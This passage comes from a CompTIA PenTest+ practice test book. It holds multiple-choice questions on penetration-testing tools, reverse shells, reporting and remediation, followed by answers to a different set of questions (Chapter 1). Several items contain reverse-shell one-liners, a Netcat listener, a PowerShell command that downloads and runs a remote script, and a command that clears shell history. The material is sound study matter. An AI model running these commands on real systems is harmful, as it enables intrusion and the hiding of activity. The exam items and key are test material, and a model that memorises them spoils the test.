14. You are a penetration tester, and you are completing a test for a new client. You have successfully exploited an application vulnerability and now need to remove the command history from the Linux session. What command will remove the command history?

A. `$ cat history /clear`

B. `$ history -c`

C. `$ history --remove`

D. `$ rm -f ./history`

15. You and a colleague are discussing different utilities that can be used when performing a penetration test. Which of the following is a utility that can be used on Windows systems to establish command-line access to the console of a remote Windows system, similar to the older Telnet client?

A. PsExec

B. Remote Login (Rlogin)

C. Remote Shell (RSH)

D. Virtual Network Computing (VNC)

16. You and a colleague are discussing different utilities that can be used when performing a penetration test. Which of the following will allow for remote management and data gathering and is installed on all Windows systems?

    A. Samba (SMB)

    B. Virtual Network Computing (VNC)

    C. Windows Management Instrumentation (WMI)

    D. Windows Remote Desktop (RDP)

17. You are a penetration tester, and you are conducting a test for a new client. You want to use nmap to scan a remote system. You use the following command:

    ```
    nmap 142.78.32.0/24
    ```

    How many TCP ports will you be scanning?

    A. 256

    B. 1,000

    C. 1,024

    D. 65,535

18. You are a penetration tester, and you are conducting a test for a new client. You run the following nmap scan on a computer: `nmap -sV 192.168.10.5`. The client has indicated that they have disabled Telnet from their environment. However, the nmap scan results show that port 22 is closed and that port 23 as open to SSH. What might this have happened to cause this?

    A. The organization did not disable Telnet.

    B. The nmap results contain a false positive for port 23.

    C. The service is running on a nonstandard port.

    D. Port 22 is filtered.

19. You are a penetration tester, and you are conducting a test for a new client. You plan on using an hping command to send traffic to a remote system. What type of traffic will the remote system see if you use the script `hping remoteclient.com -S -V -p 80`?

    A. HTTP traffic to TCP port 80

    B. HTTPS traffic to TCP port 80

    C. TCP SYNs to TCP port 80

    D. TCP three-way handshake to TCP port 80

20. You are a penetration tester, and you are conducting a test for a new client. You plan on using nmap. Which nmap switch must you use if you want to scan all the TCP ports on an identified device?

    A. `-p- 1-65535`

    B. `-p ALX,`

    C. `-p 1-65544`

    D. `-port 1-65534`

21. You are a penetration tester, and you are conducting a test for a new client. You plan on using nmap to conduct OS fingerprinting using a company provided text file that contains a list of all the IP addresses. What switches would you need to include in your code to conduct OS fingerprinting using the text file? (Choose two.)

A. `-iL`

B. `-O`

C. `-oN`

D. `-oX`

E. `-sS`

F. `-sV`

22. You are a penetration tester, and you are conducting a test for a new client. You want to perform passive reconnaissance on the client's external domain. What would be the best choice for you to use?

A. CeWL

B. OpenVAS

C. Peach

D. Shodan

23. You are a penetration tester, and you are conducting a test for a new client. You have successfully exploited a DM2 server that seems to be listening to an outbound port. You want to forward that traffic back to a device. What are the best tools to do this? (Choose two.)

A. Cain and Abel

B. Netcat

C. Nmap

D. Secure Shell (SSH)

E. Tcpdump

F. Wireshark

24. You are a penetration tester, and you are conducting a test for a new client. You are conducting a test and have compromised the client's host. What is the correct syntax to create a Netcat listener on this device?

A. `nc -lp 4444 -e /bin/bash`

B. `nc -lvp 4444 /bin/bash`

C. `nc -p 4444 /bin/bash`

D. `nc -vp 4444 /bin/bash`

25. You are a penetration tester, and you are conducting a test for a new client. You want to target the NetBIOS name service. Which of the following commands is the most likely to be used to exploit the NetBIOS name service?

A. `arpspoof`

B. `burpsuite`

C. `nmap`

D. `responder`

26. You are a penetration tester, and you are conducting a test for a new client. You want to conduct open-source intelligence (OSINT) data collection from publicly available sources. Which of the following tools can you use? (Choose two.)

A. BeEF

B. Dynamo

C. Maltego

D. SET

E. Shodan

F. Wireshark

27. You are a penetration tester, and you are conducting a test for a new client. You want to capture user hashes on a Windows network. You want to gather broadcast messages and have the ability to authenticate with hashes once you have captured them. What tool should you use?

A. Impacket

B. Metasploit

C. Responder

D. Wireshark

28. You are a penetration tester, and you are conducting a test for a new client. You want to perform a credential brute-force attack on a client's application. Which tool should you use?

A. Hashcat

B. Hydra

C. John the Ripper

D. Peach

29. You are a penetration tester, and you are conducting a test for a new client. As a part of your penetration test, you need to establish an active connection to the computer systems and devices at your client's location to enumerate and fingerprint them. Which of the following tools could you use to do this? (Choose two.)

A. Aircrack-ng

B. hping

C. nmap

D. whois

30. You are a penetration tester, and you are conducting a test for a new client. You want to use Metasploit. Which command will start the Metasploit database?

A. `db_connect`

B. `db_init`

C. `msfconsole`

D. `msfvenom`

31. You are a penetration tester, and you are conducting a test for a new client. You want to capture NTLM v2 hashes over the wire for use in a pass-the-hash attack. Which tool does not allow you to capture NTLM v2 hashes over the wire?

A. Ettercap

B. Mimikatz

C. Metasploit

D. Responder

32. You are a penetration tester, and you are conducting a test for a new client. You have captured NTLM hashes and want to conduct a pass-the-hash attack. Unfortunately, you don't know which systems on the network might accept the hash. What tool should you use to conduct the test?

A. Drozer

B. Hashcat

C. Hydra

D. Kismet

33. You are a penetration tester, and you are conducting a test for a new client. You want to deploy a malicious website as part of the test to exploit the browsers belonging to the client's employees. What tool can the test utilize?

A. Browser Exploitation Framework (BeEF)

B. Metasploit

C. Open Web Application Security Project (OWASP)

D. Social Engineer Toolkit (SET)

34. You are a penetration tester, and you are conducting a test for a new client. You are planning to create a custom wordlist of common words and catchphrases about your client using the client's website. What is the name of the tool that you can utilize to assist with building a custom wordlist?

A. CeWL

B. Hashcat

C. Hydra

D. Medusa

35. You are a penetration tester, and you are conducting a test for a new client. During the internal penetration test, several multicast and broadcast name resolution requests are observed moving through the network. You want to impersonate network resources and collect authentication requests. What tool should you use?

A. Ettercap

B. Medusa

C. Tcpdump

D. Responder

36. You are a penetration tester, and you are conducting a test for a new client. You want to do a search to see your client's computers and devices that are connected to the Internet. You want to be able to use a variety of filters. What tool can you use to accomplish this?

A. Censys

B. Shodan

C. TheHarvester

D. Whois

37. You are a penetration tester, and you are conducting a test for a new client. You want to do a search to see whether your client's computers and devices are connected to the Internet and to see whether their geoIP information is available. What tool can you use to accomplish this?

A. Censys

B. Shodan

C. TheHarvester

D. Whois

38. You are a penetration tester, and you are conducting a test for a new client. You are conducting a test on a specific client database server. You want to detect any vulnerabilities on this server. What tool will best assist you?

A. Nessus

B. Nikto

C. Sqlmap

D. OpenVAS

39. You are a penetration tester, and you are conducting a test for a new client. During the gray box penetration test you want to be able to set up a reverse shell exploit where the compromised system on the target network "calls home" to a listener set up on your laptop and to allow you to remotely control the compromised system. What remote access tool could you use?

A. Wireshark

B. Impacket

C. Netcat

D. Responder

40. You are a penetration tester, and you are conducting a test for a new client. During a gray box penetration test you want to be able to set up a bind shell exploit where a listener is set up on a compromised system on the client's network. Which remote access tools can you use to do this? (Choose two.)

A. Empire

B. Ncat

C. Netcat

D. Powersploit

E. Searchsploit

41. You are a penetration tester, and you are conducting a test for a new client. During a gray box penetration test, you want to poison queries for the client's domain controller to redirect client requests to your laptop and to capture usernames and hashed passwords. What tool could you use?

A. Empire

B. Impacket

C. Responder

D. Searchsploit

42. You are a penetration tester, and you are conducting a test for a new client. You are writing the following Python code:

```
if 1 == 1:

     print("howdy")

elif 3 == 3:

     print("howdy")

else:

     print("howdy")
```

How many times will this code print the word *howdy*?

A. 0

B. 1

C. 2

D. 3

43. You are a penetration tester, and you are conducting a test for a new client. You are analyzing a script to determine why the script is not returning the correct results as expected. The expected results should be True.

```
root:~# cat ./myscript.sh

#!/bin/bash

source=10

let dest=5+5

if [ 'source' = 'dest' ]; then

     echo "True"

else

     echo "False"
```

```
fi

#End of File

root:~# ./myscript.sh

False
```

By reviewing the script, how should you correct the errors to return the correct results? (Choose two.)

A. Change `"fi"` to `"EndIf"`.

B. Remove `"let"` in front of `dest=5+5`.

C. Change `"="` to `"-eq"`.

D. Change `"'source'"` and `"'dest'"` to `"'Ssource'"` and `"'Sdest'"`.

E. Change `"else"` to `"elif"`.

44. You are a penetration tester, and you are conducting a test for a new client. You want to create an array by using a PowerShell script. Which line of code would you use?

A. `$ports = 20, 25, 80, 443`

B. `ports = (20,25,80,443)`

C. `ports = [20,25,80,443]`

D. `$ports= [20,25,80,443]`

45. You are a penetration tester, and you are conducting a test for a new client. You intend to run the following command on your client's system:

```
bash -i >& /dev/tcp/10.2.4.6/443 0>&1
```

What additional command would need to be executed on your Linux system to make the previous command work?

A. `nc -nvlp 443`

B. `nc 10.2.4.6 443`

C. `nc -w3 10.2.4.6 443`

D. `nc-/bin/ah 10.2.4.6 443`

46. You are a penetration tester, and you are conducting a test for a new client. You are using PowerShell to conduct a test. You are using the following PowerShell command:

```
powershell.exe IEX (New-Object Net.Webclient).downloadstring(http://
site/script.ps1");Invoke-Command
```

What action is being performed by this command?

A. It executes a remote script.

B. It incorporates an object.

C. It runs an encoded command.

D. It sets the execution policy.

47. You are a penetration tester, and you are conducting a test for a new client. You gain access into an unrestricted system network by using port 443. You want to create a reverse shell from the client back to your computer. Which method will you most likely use?

A. `bash -i >& /dev/tcp/<DESTINATIONIP>/443 0>&1`

B. `nc -e /bin/sh <SOURCEIP> 443`

C. `perl -e 'use SOCKET'; $i='<SOURCEIP>; $p='443;`

D. `ssh superadmin@<DESTINATIONIP> -p 443`

48. You are a penetration tester, and you are conducting a test for a new client. During a penetration test, the following line of code was found in an exploited machine's history file:

```
bin/bash -i >& /dev/tcp/192.168.0.10/80 0> &1
```

What best describes what this command line does?

A. A port scan has been performed.

B. It obtains the web server's banner.

C. It redirects a teletypewriter (TTY) to a remote system.

D. It removes the error logs for the given IP.

49. You are a penetration tester, and you are completing the test for a new client. Once the testing is done, you are prioritizing the findings and recommendations for an executive summary. Which one of the following considerations would be the most beneficial to your client?

A. The availability of patches and other remediations

B. The levels of difficulty to exploit the identified vulnerabilities

C. The risk tolerance of the client's organization

D. The time it took to accomplish each step

50. You are a security analyst, and you have just completed a penetration test for a new client. You are writing up the executive summary. What item would not be appropriate when writing an executive summary?

A. You should include a description of all your findings and vulnerabilities.

B. You should include a statement of risk for all found vulnerabilities.

C. You should make sure it's written in plain language.

D. You should include all the technical details pertaining to the testing.

51. You are a penetration tester, and you have just completed testing for a new client. A detailed penetration report was given to the security analyst. The penetration was conducted against the client's DMZ environment. The report had a finding that the Common Vulnerability Scoring System (CVSS) had a base score of 1.0. To exploit this vulnerability, which level of difficulty would be required?

A. Very difficult, because the perimeter systems are usually behind a firewall

B. Somewhat difficult, because it would require powerful processing power to exploit

C. Trivial, because little effort would be required to exploit the findings

D. Impossible, because the external hosts are hardened to protect against attacks

52. You are a penetration tester, and you are planning a test for a new client. You are writing a report that outlines the overall level of risk to operations. In which part of the report should you include this information?

A. Appendices

B. Executive summary

C. Main body

D. Technical summary

53. You are a security analyst, and you are reviewing the results of a recent internal vulnerability scan that was performed against intranet services. The scan reports indicated that there was a critical vulnerability. The report indicated the following:

Title: Remote Command Execution vulnerability in web server

Rating: Critical (CVSS 10.0)

Threat actor: any remote user of the web server

Confidence: certain

Recommendation: apply vendor patches

What should you do first?

A. Apply a risk rating and how it affects the organization.

B. Exploit the server to determine whether the scan indicated a false positive.

C. Inform senior management regarding the vulnerability.

D. Organize for critical out-of-cycle patching.

54. You are a penetration tester, and you have just completed testing for a new client. You are creating a written report of your findings after the testing. In what section of the report should you provide the reader with an in-depth outline of the testing performed and the results found?

A. In the Executive Summary section

B. In the Findings and Remediation section

C. In the Methodology section

D. In the Metrics and Measures section

55. You are a penetration tester, and you have just completed testing for a new client. You are creating a written report of your findings after the testing. Based on the results of your testing, you have come up with a list of recommendations you think the client should focus on. In what section of the report should you put these recommendations?

A. In the Conclusion section

B. In the Executive Summary section

C. In the Findings and Remediation section

D. In the Methodology section

56. You are a penetration tester, and you have just completed testing for a new client. You are conducting a post-engagement cleanup. What activities are performed during the post-engagement cleanup phase? (Choose three.)

A. Remediating vulnerabilities

B. Removing any tools used

C. Removing shells

D. Removing the tester-created credentials

57. You are a penetration tester, and you have just completed testing for a new client. While doing a cleanup after the test it is discovered that the client does not have the necessary data wiping tools. The tools needed were then distributed to the technicians who needed them. During what phase should you revisit this issue?

A. During the lessons learned phase

B. During the mitigation phase

C. During the preparation phase

D. During the reporting phase

58. You are a penetration tester, and you are conducting a test for a new client. You have just about completed the testing, and you want to make sure that the post-engagement cleanup process has no issues. What should you do throughout the testing phase to make sure that the post-engagement goes effortlessly?

A. You should create backdoors so you can access them later.

B. You should carefully record everything you've done during the testing.

C. You should erase any log entries that you created during your exploitation.

D. You should create images of all systems and devices so you can restore them to their pre-test state.

59. You are a penetration tester, and you have just completed testing for a new client. You are conducting the post-engagement cleanup process. What should you do during the post-engagement cleanup process? (Choose two.)

A. You want to make sure to remove any shell sessions that you created during the testing.

B. You want to make sure to hide everything you did during the testing from the client.

C. You want to make sure to document everything you did during the testing.

D. You want to hide everything you did during the clean up after the testing.

60. You are a penetration tester, and you have just completed testing for a new client. You are meeting with your client to discuss the penetration test. At the end of the meeting, you ask your client to sign an agreement stating that you have fulfilled your responsibilities according to your contract. What is this called?

A. Attestation of findings

B. Client acceptance

C. Follow-up actions/retest

D. Lessons learned

61. You are a penetration tester, and you have just completed testing for a new client. You are meeting with your client to discuss the penetration test. During this meeting, you provide the client with a document stating that you have conducted testing and that the client is in compliance with the rules and regulations set forth by one of the client's government contracts. What is this called?

A. Attestation of findings

B. Client acceptance

C. Follow-up actions/retest

D. Lessons learned

62. A junior technician in an organization's IT department runs a penetration test on a corporate web application. During testing the technician discovers that the application can disclose a SQL table that has all the corporate user account and password information. How should the junior technician notify upper management?

A. The technician should connect to the SQL server using this information and change the passwords of a few noncritical accounts to demonstrate a proof of concept to management.

B. The technician should document the findings using an executive summary including recommendations and screenshots to provide to management.

C. The technician should notify the development team of the discovery and suggest that input validation be enforced on the web application's SQL query strings.

D. The technician should request that management create a request for proposal (RFP) to begin a formal engagement with a professional penetration testing company.

63. You and a colleague are discussing a scenario of an organization implementing email content filtering to block inbound messages that appear to come from internal sources without proper authentication. They also might filter out any messages that contain high-risk keywords or appear to be coming from known malicious sources. What common category of remediation activity would this fall under?

A. Measurement

B. People

C. Process

D. Technology

64. You and a colleague are discussing multifactor authentication. Your colleague asks you for an example of what multifactor authentication is. What do you tell your colleague?

A. That multifactor authentication is using biometric fingerprints and voice recognition

B. That multifactor authentication is using smart cards and PINs

C. That multifactor authentication is using retina scans and voice recognition

D. That multifactor authentication is using usernames, PINs, and employee ID numbers

65. You and a colleague are discussing the different multifactor authentication categories. One example may be that an employee is using a key fob that has authentication tokens that generate a one-time password that must be used at login. What multifactor authentication category would this scenario fall under?

A. Something you are

B. Something you have

C. Something you know

D. Something you need

66. You are a penetration tester, and you are conducting a test for a new client. You notice that there are several high-numbered ports listening in on a public web server. The client indicates that they are only using port 443 for an application. What should you recommend to the client?

A. That they disable the unneeded services

B. That they filter port 443 to specific IP addresses

C. That they implement a web application firewall

D. That they transition the application to another port

67. You are a penetration tester, and you are conducting a test for a new client. You were able to enter a SQL injection command into a text box and gain access to the information stored on the database. What should you recommend to the client to mitigate the vulnerability?

A. That they implement input normalization

B. That they install host-based intrusion detection

C. That they perform system hardening

D. That they randomize the credentials used to log in

68. You are a penetration tester, and you are conducting a test for a new client. The client has asked you to test the security of several web servers. You are able to gain access to the root/administrator on several of the servers by exploiting vulnerabilities related to the use of DNS, FTP, IMAP, POP, SMTP, and Telnet. What should you recommend to your client regarding how to better protect their web servers?

A. They should disable any unnecessary services.

B. They should increase application event logging.

C. They should use a honeypot.

D. They should use Transport Layer Security (TLS).

69. You are a penetration tester, and you have just completed testing for a new client. You are reviewing the results. You notice that the client uses the same local administrator password on all their systems. What tool can you use to help resolve this issue?

A. Local Administrator Password Solution (LAPS)

B. Limited Administrator Password Assistance (LAPA)

C. Nessus

D. Metasploit

70. You are a penetration tester, and you are conducting a test for a new client. During testing, you were able to compromise a single workstation. Upon doing so, you were able to maneuver laterally throughout the domain with very few roadblocks. Which migration strategies should you recommend in your report to the client? (Choose three.)

A. That they apply additional network access control

B. That for all logons, they require multifactor authentication

C. That for each machine, they randomize local administrator credentials

D. That for local administrators, they disable remote logons

E. That they increase the minimum password complexity requirements

F. That they put each host into its own virtual local area network (VLAN)

G. That on every workstation, they enable full-disk encryption

71. You are a penetration tester, and you are conducting a test for a new client. You are monitoring the Web Application Firewall (WAF) logs and discover that there was a successful attack against the following URL: `https://sample.com/index.php?Phone=http://iattackedyou.com/stuffhappens/revshell.php`.

What remediation steps should be taken to prevent this type of attack from happening again?

A. Block URL redirections.

B. Double URL encode the parameters.

C. From the application, stop external calls.

D. Implement a blacklist.

72. You are a penetration tester, and you are conducting a test for a new client. While attempting phishing, you were able to retrieve the initial VPN user domain credentials from a member of the IT department. Then you obtained hashes over the VPN and effortlessly cracked them by using a dictionary attack. What remediation steps should you recommend to the client? (Choose three.)

A. Recommend increased password complexity requirements.

B. Recommend implementing two-factor authentication for remote access.

C. Recommend installing an intrusion prevention system.

D. Recommend installing a security information event monitoring solution.

E. Recommend preventing members of the IT department from interactively logging in as administrators.

F. Recommend requiring that all employees take security awareness training.

G. Recommend upgrading the cipher suite used for the VPN solution.

73. You are a penetration tester, and you are conducting a test for a new client. Upon completing testing on an Internet-facing application, you notice that the application is using only basic authentication. What is the best remediation strategy that you should recommend to the client?

A. That they enable HTTP Strict Transport Security (HSTS)

B. That they enable a secure cookie flag

C. That they encrypt the communication channel

D. That they sanitize invalid user input

74. You are a penetration tester, and you are conducting a test for a new client. During the course of a penetration test, you need to communicate with a client. Which of the following situations would cause this communication to occur? (Choose two.)

A. Following an attempted test, the system becomes unavailable.

B. The system shows an indication of prior unauthorized access.

C. The system shows a lack of complete hardening.

D. The tester discovered individually identifiable data on the system.

E. The tester discovers something that is on an out-of-scope system.

75. You are a penetration tester, and you have just completed testing for a new client. Your report to the client lists a total of nine vulnerabilities, with four of those determined to be critical. The client does not have the budget to immediately correct all the vulnerabilities. What should you suggest is the best option for the client given these circumstances?

A. That they apply easy compensating controls for the critical vulnerabilities to minimize risk, and then reprioritize remediation

B. That they identify the vulnerabilities that can be remediated quickest and address them first

C. That they implement the least impactful of the critical vulnerability remediation first and then address other critical vulnerabilities

D. That they correct the most critical vulnerability first, even if it means fixing the other vulnerabilities may take longer to correct

76. You are a penetration tester, and you are conducting a test for a new client. During the testing of the client's core server, you discover a critical vulnerability. What should you do next?

A. Finish testing, complete all findings, and then submit them to the client.

B. Immediately alert the client with details of the findings.

C. On the target machine, disable the network port of the affected service.

D. Take the target machine offline so it cannot be exploited.

77. Your company has been asked to perform a physical security assessment. However, during the test, an individual is caught piggybacking into the client's facility. The individual claims that he is a penetration tester and insists on being set free. Prior to pressing any criminal charges for trespassing, a member of the client's IT department calls your office to determine whether the trespasser is really a member of the penetration testing team. What is this type of communication path called?

A. De-confliction

B. De-escalation

C. Goal reprioritization

D. Situational awareness

78. You are a penetration tester, and you are conducting a test for a new client. During testing, the client begins to receive customer complaints stating that the website is slow to respond or crashes. The client's network administrator discovers that a distributed denial of service (DDoS) attack is currently taking place aimed at the company's web server. Sales are starting to be lost, so the network administrator contacts you and asks you to stop the DDoS attack. What is this communication path called?

A. De-confliction

B. De-escalation

C. Goal reprioritization

D. Situational awareness

79. You are a penetration tester, and you are planning on conducting a black box penetration test for a new client. You have completed the reconnaissance phase of the test and are now ready to move on to the next phase of testing. However, before doing so, you contact the client and inform them that testing is moving forward. What type of communication trigger is being used?

A. Critical findings

B. Communication path

C. Situational awareness

D. Stages

80. You are a penetration tester, and you are conducting a gray box penetration test for a new client. During testing, you discover that many of the client's Windows desktop systems haven't been updated and are vulnerable to attacks. Instead of waiting until the end of testing, you contact your client to warn them that their systems need to be updated to prevent any unwanted attacks. What type of communication trigger is being used?

A. Critical findings

B. Communication path

C. Situational awareness

D. Stages

CompTIA® PenTest+™ Practice Test: Exam PT0-001
By Crystal Panek and Robb Tracy

Appendix

Answers and Explanations

Chapter 1: Planning and Scoping Penetration Tests

1. C. The first step in the penetration testing process is to work with the client to clearly define the scope of the test. The scope determines what penetration testers will do and how their time will be spent. Researching the organization's products is a task that will probably be done after the scope of work has been defined. Determining the budget and gaining authorization are subtasks that are usually completed as a part of the overall scoping process.

2. D. Red team assessments are typically more targeted than normal penetration tests. The red team acts like an attacker, targeting sensitive data or systems with the goal of acquiring access. Goal-based or objective-based assessments are usually designed to assess the overall security of an organization. Compliance-based assessments are designed to test compliance with specific laws.

3. C. Because patient records are protected by the HIPPA law in the United States, this is an example of a compliance assessment. Compliance-based assessments are designed to test compliance with specific laws. Objective-based assessments are usually designed to assess the overall security of an organization. Gray box and white box assessments identify the level of knowledge the attacker has of the organization.

4. D. A white box test is performed with full knowledge of the underlying technology, configuration, and settings of the target organization's network. In a black box test, the testers are not provided with access to or information about the target environment. Goals-based or objective-based assessments are usually designed to assess the overall security of an organization.

5. A. A gray box test may provide some information about the environment to the penetration testers without giving full access, credentials, or configuration details. A white box test is performed with full knowledge of the underlying network. In a black box test, the testers are not provided with access to or information about the target environment. Compliance-based assessments are designed to test compliance with specific laws.

6. B. Black box tests are sometimes called *zero knowledge* tests because they replicate what a typical external attacker would encounter. Testers are not provided with any access or information. A white box test is performed with full knowledge of the underlying network. A gray box test may provide some information about the environment to the penetration testers without giving full access. Objective-based assessments are usually designed to assess the overall security of an organization.

7. C. A gray box test may provide some information about the environment to the penetration testers without giving full access, credentials, or configuration details. Compliance-based assessments are designed to test compliance with specific laws. In a black box test, the testers are not provided with access to or information about the target environment. A white box test is performed with full knowledge of the underlying network.

8. B. In a black box test, testers are not provided with any access to or information about the target. A white box test is performed with full knowledge of the underlying network. A gray box test may provide some information about the environment to the penetration testers without giving full access. Objective-based assessments are usually designed to assess the overall security of an organization.

9. D. A white box test is performed with full knowledge of the underlying technology, configuration, and settings of the target organization's network. A gray box test may provide some information about the environment to the penetration testers without giving full access. In a black box test, the testers are not provided with access to or information about the target environment. Goals-based or objective-based assessments are usually designed to assess the overall security of an organization.

10. A. A gray box test is a blend of black box and white box testing. A gray box test usually provides limited information about the target to the penetration testers but does not provide full access, credentials, or configuration information. A gray box test can help focus penetration testers' time and effort while also providing a more accurate view of what an attacker would actually encounter. In a black box test, the testers are not provided with access to or information about the target environment. Goals-based or objective-based assessments are usually designed to assess the overall security of an organization. A white box test is performed with full knowledge of the underlying network.

11. A. A script kiddie is an individual who carries out an attack using code written by more advanced hackers. A hacktivist's attacks are usually politically motivated. Organized crime actors are usually a highly organized group of cybercriminals whose main goal is to make a lot of money. A nation-state threat actor acts on behalf of a nation to inflict harm on a rival nation.

12. D. A state-sponsored attacker usually operates under the direction of a government agency. The attacks are usually aimed at government contractors or even the government systems themselves. A script kiddie is an individual who carries out an attack using code written by more advanced hackers. A hacktivist's attacks are usually politically motivated. An organized crime threat actor is a group of cybercriminals whose main goal is financial gain.

13. C. An organized crime threat actor is a group of cybercriminals whose main goal is financial gain. Attacks carried out by organized crime groups can last a long time, are very well-funded, and are usually quite sophisticated. A malicious insider attack occurs when someone within the organization uses the credentials they have been legitimately given to carry out an attack. A hacktivist's attacks are usually politically motivated. A nation-state threat actor acts on behalf of a nation to inflict harm on a rival nation.

14. B. A hacktivist's attacks are usually politically motivated, instead of financially motivated. Typically, they want to expose perceived corruption or gain attention for their cause. A script kiddie is an individual who carries out an attack using code written by more advanced hackers. An organized crime threat actor is a group of cybercriminals whose main goal is financial gain. A nation-state threat actor acts on behalf of a nation to inflict harm on a rival nation.

15. D. A malicious insider attack occurs when someone within the organization uses the credentials they have been legitimately given to carry out an attack. A script kiddie is an individual who carries out an attack using code written by more advanced hackers. A hacktivist's attacks are usually politically motivated, instead of financially motivated. An organized crime threat actor is a group of cybercriminals whose main goal is financial gain.

16. D and E. An advanced persistent threat (APT) is a prolonged targeted attack in which the attacker gains access to a network and remains there undetected for an extended period of time. As such, only an organized crime or nation-state actor is likely to have the level of sophistication and the funds required to carry out such an attack. Script kiddies, hacktivists, and malicious insiders usually lack the technical expertise and/or the funds necessary to carry out an APT.

17. A and C. Advanced persistent threats (APTs) are typically aimed at high-value targets, such as governments, defense contractors, multinational organizations, and financial organizations. Online learning websites, dental practices, and even community colleges are typically not valuable enough as targets to warrant an APT.

18. B. A hacktivist's attacks are usually politically motivated, instead of financially motivated. A malicious insider is usually motivated by either revenge or financial gain. An organized crime actor is most likely motivated by financial gain. A script kiddie may have a variety of motivations, such as notoriety.

19. B. A script kiddie may have a variety of motivations. One of the most common is attention. They frequently brag about their exploits in online forums and social media. A malicious insider is usually motivated by either revenge or financial gain. An organized crime actor is most likely motivated by financial gain. A nation-state is most likely motivated by political or military goals.

20. D. Because a white box assessment provides the penetration testers with extensive information about the target, it usually provides the most thorough assessment and typically requires the least amount of time to conduct. A gray box test is a blend of black box and white box testing. As such, it takes longer to conduct because more information must be discovered by the testers. In a black box test, the testers are not provided with access to or information about the target environment, which makes the assessment much less complete and takes much longer to conduct. Goals-based or objective-based assessments are usually designed to assess the overall security of an organization.

21. A and E. The scope document must specify, among other things, why the test is being performed and who the target audience is. The other options listed in this question may be included if necessary, but they are not required.

22. A and B. The rules of engagement (ROE) should always include the timeline for the engagement as well as a review of any laws that specifically govern the target to ensure you don't break them. A list of other organizations that you have tested in the past or a list of the target organization's competitors is unlikely to be specified in the rules of engagement. A detailed map of the target's network will probably not be included in a black or gray box test.

23. B and C. The ROE should identify which locations, systems, applications, or other potential targets are included in or excluded from the test. This should identify any third-party service providers that may be impacted by the test such as ISPs, cloud service providers, or security monitoring services. Billing and arbitration procedures will likely be addressed in the general contract between you and the client, not in the ROE. It is unlikely that the client will want you to notify their competitors that you are testing their security.

24. B and E. The ROE should specify when and how communications will occur between you and the client. Should you provide daily or weekly updates, or will you simply report when the test is complete? The ROE should also specify the behaviors allowed on the part of the target. For example, engaging in defensive behaviors such as shunning or blacklisting could limit the value of the test.

25. C. Verbal permission is usually considered insufficient. Before beginning a penetration test, you must obtain a signed agreement from senior management giving you permission to conduct the test. This agreement will function as a "get out of jail free" card should your activities be reported to authorities. The other parameters described in this scenario have been defined appropriately.

26. D. The rules of engagement have been defined appropriately in this scenario. For example, it is quite appropriate to define what defensive behaviors the target is allowed to use during the test. Likewise, a white box test will likely include detailed information about the internal network. It's also not uncommon for third-party service providers to be excluded from the test.

27. A. Because this is a black box assessment, the testers should have no prior knowledge of the environment to be tested nor should they have special access to it. In essence, they should attack the client from the same perspective as a real attacker would. It is quite appropriate to pause testing during peak times to avoid disrupting their critical business operations. It's also appropriate to communicate with the client only after the test is complete, especially on a black box assessment.

28. B. The testing agreement should contain a disclaimer indicating that the test is valid only at the point in time that it is conducted and that the scope and methodology requested by the client can impact the comprehensiveness of the test. An NDA specifies what each party in an agreement is allowed to disclose to third parties. An arbitration clause could still result in a settlement that goes against the pen test consultant. A SOW alone won't protect you against this kind of lawsuit unless it contains a point-in-time clause, discussed earlier.

29. C. The testing agreement or scope documentation should contain a disclaimer explaining that the scope and methodology requested by the client can impact the comprehensiveness of the test. For example, a white box test is more likely to discover hidden vulnerabilities than a black box test can. A purchase order is a binding agreement to purchase goods or services. An MSA is an agreement that defines terms that will govern future agreements. Black box tests can provide a unique perspective and should not be forsaken.

30. A and E. When documenting problem handling and resolution in a rules of engagement document, you should clearly define escalation procedures on both sides of the agreement to help minimize downtime for the target organization. You should also include verbiage that requires the client to acknowledge that penetration testing carries inherent risks. A timeline for the engagement, along with scoping information, is also included in the ROE, just not in the problem resolution section.

31. D. The rules of engagement (ROE) should have been clearly defined and signed by both parties before the penetration test begins. Not having the ROE in place exposes your organization to potential litigation should something go wrong during the testing process. The vetting of a new client occurs during the process of scoping the test and creating the ROE document. An MSA defines terms that will govern future agreements.

32. D. Before conducting a penetration test, you must get written permission from the senior management of the target organization to perform the test. Getting permission verbally or via email is generally not acceptable. Getting permission from the IT staff is also generally not acceptable.

33. A. In a black box penetration test, the tester has no prior knowledge of the target. Therefore, it best simulates what would happen during an attack from the outside. White-box and gray-box penetration tests allow the tester to have some degree of prior knowledge about the target.

34. A. In a gray box penetration test, the tester has partial knowledge of the target. This can be used to simulate a malicious insider attack conducted by an average employee. In a black box penetration test, the tester has no prior knowledge of the target. In a white box test, the tester has extensive knowledge of the target.

35. C. Because the penetration tester has no knowledge of the target, a black box test takes the most time and money to conduct. In contrast, gray box and white box tests are usually must less expensive and take less time to conduct because the tester has some level of prior knowledge about the target.

36. B. Because the tester is using an internal email account (the kind used by a typical employee) to conduct the test, the tester is most likely performing a gray box test. In a black box test, the tester would have to use an external email account. In a white box test, the tester would likely use elevated privileges and access to conduct the test.

37. B. Because the tester is given extensive internal access to the target network, a white box test usually provides the most exhaustive assessment. More time can be spent probing for deep vulnerabilities than is possible with a black or gray box test.

38. A and B. The scope of this engagement in this scenario is limited to the internal network infrastructure. Microsoft Office 365, Google Docs, and Microsoft Azure are all cloud-based services hosted by third parties and are therefore considered out of scope.

39. A. The most important step in the penetration testing planning and scoping process is to obtain written permission from the target to perform the test. Without written permission, you are considered a hacker and are subject to federal, state, and local laws regarding computer crime (such as U.S. Code, Title 18, Chapter 47, Sections 1029 and 1030).

40. C. The statement of work (SOW) is a formal document that defines the scope of the penetration test. It identifies exactly what will happen during the test. An MSA defines terms that will govern future agreements. An NDA specifies what each party in an agreement is allowed to disclose to third parties. A purchase order is a binding agreement to make a purchase from a vendor.

41. B. A nondisclosure agreement (NDA) is a legal contract that defines what confidential information can be shared and what cannot be shared. In most penetration testing agreements, the NDA specifies that the tester may not reveal the results of the test to anyone other than the client itself. A SOW is a formal document that defines the scope of the penetration test. An MSA defines terms that will govern future agreements. A purchase order is a binding agreement to make a purchase from a vendor.

42. A. Most likely, you will ask the client to sign a purchase order. A purchase order is a binding agreement to make a purchase from a vendor. With a purchase order in place, your organization can justify spending time and money defining a SOW and an NDA for the engagement. Because the client is essentially "trying" your services, an MSA would not yet be required, although it may be in the future.

43. A. A master service agreement (MSA) is a contract where both parties agree to most of the terms that will govern future agreements. By defining these terms in an MSA, future agreements are much easier and faster to make. A purchase order is a binding agreement to make a purchase from a vendor. A SOW is a formal document that defines the scope of a penetration test. An NDA specifies what each party in an agreement is allowed to disclose to third parties.

